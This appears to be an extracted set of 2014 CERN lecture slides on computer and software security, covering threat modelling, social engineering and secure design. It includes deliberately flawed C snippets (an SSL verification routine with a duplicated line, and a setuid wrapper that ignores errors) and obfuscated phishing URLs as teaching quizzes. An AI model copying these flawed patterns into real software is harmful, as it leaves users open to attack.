

Computer and Software Security

Sebastian Lopienski
CERN Deputy Computer Security Officer

openlab and summer student lectures 2014

Is this OK?

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(ctx,
                  ctx->peerPubKey,
                  dataToSign,
                  dataToSignLen,
                  signature,
                  signatureLen);
/* plaintext */
/* plaintext length */

if(err) {
    sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
               "returned %d\n", (int)err);
    goto fail;
}


fail:
SSLFreeBuffer(&signedHashes);
SSLFreeBuffer(&hashCtx);
return err;
```

Is this OK?

```
int set_non_root_uid(unsigned int uid)
{
    // making sure that uid is not 0 == root
    if (uid == 0) {
        return 1;
    }

    setuid(uid);
    return 0;
}
```

... your computer *might* be at risk ...



Outline

- Computer security – what is it?
- Software security – what can we do?
- Web security – how bad is it?

What is (computer) security?

- Security is *enforcing* a policy that describes rules for accessing resources*
 - resource is data, devices, the system itself (i.e. its availability)
- Security is a system *property*, not a feature
- Security is part of *reliability*

* *Building Secure Software* J. Viega, G. McGraw

Security needs / objectives

Elements of common understanding of security:

- **confidentiality** (risk of disclosure)
- **integrity** (data altered → data worthless)
- **availability** (service is available as desired and designed)

Also:

- **authentication** (who is the person, server, software etc.)
- **authorization** (what is that person allowed to do)
- **privacy** (controlling one's personal information)
- **anonymity** (remaining unidentified to others)
- **non-repudiation** (user can't deny having taken an action)
- **audit** (having traces of actions in separate systems/places)

Why security is difficult to achieve?

- A system is as secure as its **weakest** element
 - like in a chain



- **Defender** needs to protect against all possible attacks (currently known, and those yet to be discovered)
- **Attacker** chooses the time, place, method

Why security is difficult to achieve?

- Security in computer systems – even **harder**:
 - great complexity
 - dependency on the Operating System, File System, network, physical access etc.
- Software/system security is **difficult to measure**
 - *function a() is 30% more secure than function b() ?*
 - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security
- ... and can't sue a vendor



Things to avoid



Security measures that get disabled with time, when new features are installed

Security is a process

How much security?


- **Total** security is unachievable
- A **trade-off**: more security often means
 - higher cost
 - less convenience / productivity / functionality
- Security measures should be as **invisible** as possible
 - cannot irritate users or slow down the software (too much)
 - example: forcing a password change everyday
 - users will find a workaround, or just stop using it
- Choose security level **relevant** to your needs




Threat Modeling and Risk Assessment

- **Threat modeling**: what threats will the system face?
 - what could go wrong?
 - how could the system be attacked and by whom?
- **Risk assessment**: how much to worry about them?
 - calculate or estimate potential loss and its likelihood
 - risk management – reduce both probability *and* consequences of a security breach

$$\text{risk} = \text{probability} * \text{impact}$$



Threat Modeling and Risk Assessment



Things to avoid



Protection, detection, reaction

*An ounce of **prevention** is worth a pound of cure*

- better to protect than to recover



Detection is necessary because total prevention is impossible to achieve



Without some kind of **reaction**, detection is useless

- like a burglar alarm that no-one listens and responds to



Things to avoid

FAIL

Incomplete protection
measures that become
“temporary” forever

failblog.org

Security through obscurity ... ?

- *Security through obscurity* – hiding design or implementation details to gain security:
 - keeping secret not the key, but the encryption algorithm,
 - hiding a DB server under a name different from “db”, etc.
- The idea **doesn't work**
 - it's difficult to keep **secrets** (e.g. source code gets **stolen**)
 - if security of a system depends on one secret, then, once it's no longer a secret, the whole system is **compromised**
 - secret algorithms, protocols etc. will **not** get **reviewed** → flaws won't be spotted and fixed → **less security**
- Systems should be secure **by design**, not by obfuscation
- Security **AND** obscurity



Further reading

Bruce Schneier
*Secrets and Lies:
Digital Security
in a Networked World*



Social engineering threats



Social engineering threats

- **Exploiting human nature**: tendency to trust, fear etc.
- Human is the **weakest element** of most security systems
- Goal: **to gain unauthorized access** to systems or information
- Deceiving, manipulating, influencing people, abusing their trust so that they do something they wouldn't normally do
- Most common: phishing, hoaxes, fake URLs and web sites
- Also: cheating over a phone, gaining physical access
 - example: requesting e-mail password change by calling technical support (pretending to be an angry boss)
- Often using (semi-)public information to gain more knowledge:
 - employees' names, who's on a leave, what's the hierarchy, projects
 - people get easily persuaded to give out *more* information
 - everyone knows valuable pieces of information, not only the management

Social engineering – reducing risks

- Clear, **understandable security policies** and **procedures**
- **Education**, training, awareness raising
 - Who to trust? Who not to trust? How to distinguish?
 - Not all non-secret information should be public
- **Software** shouldn't let people do stupid things:
 - Warn when necessary, but not more often
 - Avoid ambiguity
 - Don't expect users to take right security decisions
- **Think as user**, see how people use your software
 - Software engineers think different than users
- Request an external audit?

Social engineering – reducing risks

Which links point to eBay?


- secure-ebay.com
- www.ebay.com/cgi-bin/login?ds=1%204324@%31%32%34.%31%33%36%2e%31%30%2e%32%30%33/p?uh3f223d
- www.ebay.com/ws/eBayISAPI.dll?SignIn
- scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&usage=0&ru=http%3A%2F%2Fwww.ebay.com&raflid=0&encRaflid=default

...

Further reading

Kevin D. Mitnick

*The Art of Deception:
Controlling the
Human Element
of Security*



Outline

- Computer security – what is it?
- **Software security – what can we do?**
- Web security – how bad is it?

Software is vulnerable

Secunia security advisories from a single day


27th Jun, 2013

| | | |
|---|-----------|--|
| Ubuntu update for firefox | 759 views | |
| Red Hat update for firefox | 656 views | |
| Cisco Content / IronPort Security Management Appliance Web Framework Cross-Site Scripting Vulnerability | 590 views | |
| IBM Rational ClearCase OpenSSL Information Disclosure and Denial of Service Vulnerabilities | 541 views | |
| HP StoreOnce D2D Backup Systems Undocumented User Account Security Issue | 485 views | |
| Cisco Appliances Multiple Vulnerabilities | 787 views | |
| Cisco IronPort Web Security Appliance Multiple Vulnerabilities | 578 views | |
| Xen Page Reference Counting Denial of Service Vulnerability | 490 views | |
| IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability | 560 views | |
| IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability | 512 views | |
| Apache XML Security XPointer Expressions Processing Buffer Overflow Vulnerability | 686 views | |
| POST-MAIL Unspecified Cross-Site Scripting Vulnerability | 855 views | |
| CLIP-MAIL Unspecified Cross-Site Scripting Vulnerability | 596 views | |
| Cisco Prime Central for HCS Assurance HTTP Replies Information Disclosure Security Issue | 388 views | |
| Ubuntu update for thunderbird | 458 views | |
| Xaraya Two Cross-Site Scripting Vulnerabilities | 317 views | |
| Red Hat update for thunderbird | 356 views | |
| Cisco Unified Communications Manager Unified Serviceability Cross-Site Request Forgery Vulnerability | 428 views | |
| ZamFoo Reseller "date" Command Injection Vulnerability | 367 views | |
| Sophos UTM Unspecified IPv6 Denial of Service Vulnerability | 503 views | |
| SUSE update for darktable | 369 views | |
| AirLive WL-2600CAM IP Camera Security Bypass Security Issue | 356 views | |
| SUSE update for wireshark | 444 views | |
| WordPress Slash WP Theme "jPlayer" Cross-Site Scripting Vulnerability | 486 views | |
| Drupal Fast Permissions Administration Module Security Bypass Security Issue | 549 views | |
| IceWarp Mail Server Cross-Site Scripting and XML External Entities Vulnerabilities | 313 views | |

When to start?

- **Security** should be foreseen as **part of the system** from the very beginning, not added as a layer at the end
 - the latter solution produces insecure code (tricky patches instead of neat solutions)
 - it may limit functionality
 - and will cost much more
- You **can't** add security in version 2.0

Software development life-cycle



Requirements


Results of **threat modeling** and **risk assessment**:

- *what data and what resources should be protected*
- *against what*
- *and from whom*

should appear in system **requirements**.

Architecture

- **Modularity**: divide program into semi-independent parts
 - small, well-defined interfaces to each module/function
- **Isolation**: each part should work correctly even if others fail (return wrong results, send requests with invalid arguments)
- **Defense in depth**: build multiple layers of defense
- **Simplicity** (complex => insecure)



Things to avoid

Situations that can turn very wrong very quickly




Multiple layers of defense




XIII century

XXI century

